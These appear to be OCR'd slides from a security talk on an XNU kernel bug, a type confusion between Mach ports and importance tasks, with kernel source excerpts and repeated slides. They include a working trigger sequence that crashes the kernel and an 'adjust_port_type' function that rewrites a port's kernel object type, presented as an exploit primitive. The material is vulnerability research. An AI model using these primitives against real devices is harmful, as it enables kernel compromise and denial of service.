        ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
        ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kolabel") kolabel;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;
    ...
```

```
 */
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);

    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```




port->ip_imp_task and port->sync_inheritor_port are the same thing, pointing to dst_port

assert is optimized out in release versions!

```
struct ipc_port {
    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;

    /* update host_request_notification if this union is changed */
    union {
        ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
        ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kolabel") kolabel;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;
    ...
```

```
 */
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);

    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```



port->ip_imp_task and port->sync_inheritor_port are the same thing, pointing to dst_port

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

2. **sending a port to itself will trigger a circularity check**

mach_msg_overwrite_trap
↳ ipc_kmsg_copyin
↳ ipc_kmsg_copyin_body
↳ ipc_kmsg_copyin_port_descriptor
↳ ipc_port_check_circularity

```
if ((result_disp == MACH_MSG_TYPE_PORT_RECEIVE) &&
    ipc_port_check_circularity(ip_object_to_port(object),
    ip_object_to_port(dest))) {
    kmsg->ikm_header->msgh_bits |= MACH_MSGH_BITS_CIRCULAR;
}
```

the kmsg is set with MACH_MSGH_BITS_CIRCULAR

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

2. **sending a port to itself will trigger a circularity check**

the kmsg gets destroyed due to the circularity check

mach_msg_overwrite_trap

↳ ipc_kmsg_send

↳ ipc_kmsg_destroy

```
/* don't allow the creation of a circular loop */
if (kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_CIRCULAR) {
    ipc_kmsg_destroy(kmsg);
    KDBG(MACHDBG_CODE(DBG_MACH_IPC, MACH_IPC_KMSG_INFO) | DBG_FUNC_END, MACH_MSGH_BITS_CIRCULAR);
    return MACH_MSG_SUCCESS;
}
```

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```


3. **destroying the kmsg leads to msg_port destruction**

ipc_kmsg_destroy
↳ ipc_kmsg_clean
↳ ipc_kmsg_clean_body
↳ ipc_object_destroy
↳ ipc_port_release_receive
↳ ipc_port_destroy

ipc_port_destroy

- How to destroy the special_reply_port? There is a simplified version!


```
void
ipc_port_destroy(ipc_port_t port)
{
    ...
    if (port->ip_tempowner != 0) {
        assert(top);
        release_imp_task = port->ip_imp_task;
    }
    ...
    if (release_imp_task != IIT_NULL) {
        ...
        ipc_importance_task_release(release_imp_task);
    }
}
```



What happened?

- How to destroy the special_reply_port? There is a simplified version!

```
void
ipc_port_destroy(ipc_port_t port)
{
    ...
    if (port->ip_tempowner != 0) {
        assert(top);
        release_imp_task = port->ip_imp_task;
    }
    ...
    if (release_imp_task != IIT_NULL) {
        ...
        ipc_importance_task_release(release_imp_task);
    }
}
```




ipc_importance_task_release(dst_port)!

ipc_importance_task_release

```
void
ipc_importance_task_release(ipc_importance_task_t task_elem)
{
    if (IIT_NULL == task_elem) {
        return;
    }

    ipc_importance_lock();
#if IIE_REF_DEBUG
    incr_ref_counter(task_elem->iit_elem.iie_task_refs_dropped);
#endif
    ipc_importance_release_locked(&task_elem->iit_elem);
    /* unlocked */
}
```

A type confusion between ipc_port and ipc_importance_task_t!

Consequence of the type confusion




- ipc_importance_task_release leads to iie_bits decrement

```
ipc_importance_release_internal(ipc_importance_elem_t elem)
{
    incr_ref_counter(elem->iie_refs_dropped);
    return os_atomic_dec(&elem->iie_bits, relaxed) & IIE_REFS_MASK;
}
```

ipc_importance_task_release(dst_port) leads to decrement of dst_port's io_bits

How the panic happened


```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



IO_BITS_ACTIVE 0x80000000 /* is object alive? */


How the panic happened

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```




How the panic happened

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



How the panic happened

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



io_bits decrement due to the type confusion

```
#define IO_BITS_ACTIVE          0x80000000      /* is object alive? */

#define io_active(io)           (((io)->io_bits & IO_BITS_ACTIVE) != 0)
```

```
require_ip_active(ipc_port_t port)
{
    if (!ip_active(port)) {
        panic("Using inactive port %p", port);
    }
}
```

trigger the inactive port panic

A short wrap-up

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

this piece of code will decrease dst_port's io_bits by 1

Review port's io_bits

```
#define IKOT_NONE                       0
#define IKOT_THREAD_CONTROL             1
#define IKOT_TASK_CONTROL               2
#define IKOT_HOST                       3
#define IKOT_HOST_PRIV                  4
#define IKOT_PROCESSOR                  5
#define IKOT_PSET                       6
#define IKOT_PSET_NAME                  7
#define IKOT_TIMER                      8
#define IKOT_PAGING_REQUEST             9
#define IKOT_MIG                        10
#define IKOT_MEMORY_OBJECT              11
#define IKOT_XMM_PAGER                  12
#define IKOT_XMM_KERNEL                 13
#define IKOT_XMM_REPLY                  14
#define IKOT_UND_REPLY                  15
#define IKOT_HOST_NOTIFY                16
#define IKOT_HOST_SECURITY              17
#define IKOT_LEDGER                     18
#define IKOT_MASTER_DEVICE              19
#define IKOT_TASK_NAME                  20
#define IKOT_SUBSYSTEM                  21
#define IKOT_IO_DONE_QUEUE              22
#define IKOT_SEMAPHORE                  23
#define IKOT_LOCK_SET                   24
#define IKOT_CLOCK                      25
```

```
#define IKOT_CLOCK_CTRL                 26
#define IKOT_IOKIT_IDENT                27
#define IKOT_NAMED_ENTRY                28
#define IKOT_IOKIT_CONNECT              29
#define IKOT_IOKIT_OBJECT               30
#define IKOT_UPL                        31
#define IKOT_MEM_OBJ_CONTROL            32
#define IKOT_AU_SESSIONPORT             33
#define IKOT_FILEPORT                   34
#define IKOT_LABELH                     35
#define IKOT_TASK_RESUME                36
#define IKOT_VOUCHER                    37
#define IKOT_VOUCHER_ATTR_CONTROL       38
#define IKOT_WORK_INTERVAL              39
#define IKOT_UX_HANDLER                 40
#define IKOT_UEXT_OBJECT                41
#define IKOT_ARCADE_REG                 42
#define IKOT_EVENTLINK                  43
#define IKOT_TASK_INSPECT               44
#define IKOT_TASK_READ                  45
#define IKOT_THREAD_INSPECT             46
#define IKOT_THREAD_READ                47
#define IKOT_SUID_CRED                  48
#define IKOT_HYPERVISOR                 49
```

Review port's io_bits

e.g., a regular port's io_bits


0x80000000

IO_BITS_ACTIVE

```
mach_port_t dst_port;
mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);
```


Review port's io_bits

e.g., a userclient port's io_bits



Review port's io_bits

e.g., a voucher port's io_bits



We can change a port's type now!

```
mach_port_t adjust_port_type(mach_port_t orig, int from, int to){
    assert(from>to);
    if(orig==0)
        return 0;
    mach_port_t special_reply_port=0;
    for(int i=0;i<from-to;i++){
        special_reply_port = thread_get_special_reply_port();
        send(orig, special_reply_port, 0, 0, MACH_MSG_TYPE_COPY_SEND);
        send(special_reply_port, special_reply_port, special_reply_port, 0,
            MACH_MSG_TYPE_COPY_SEND);
    }
    return orig;
}
```

this piece of code will decrease dst_port's io_bits from *from* to *to*.

Q1: what's the consequence of changing port's type?

- It will lead to kobject type confusions and forms a giant attack surface
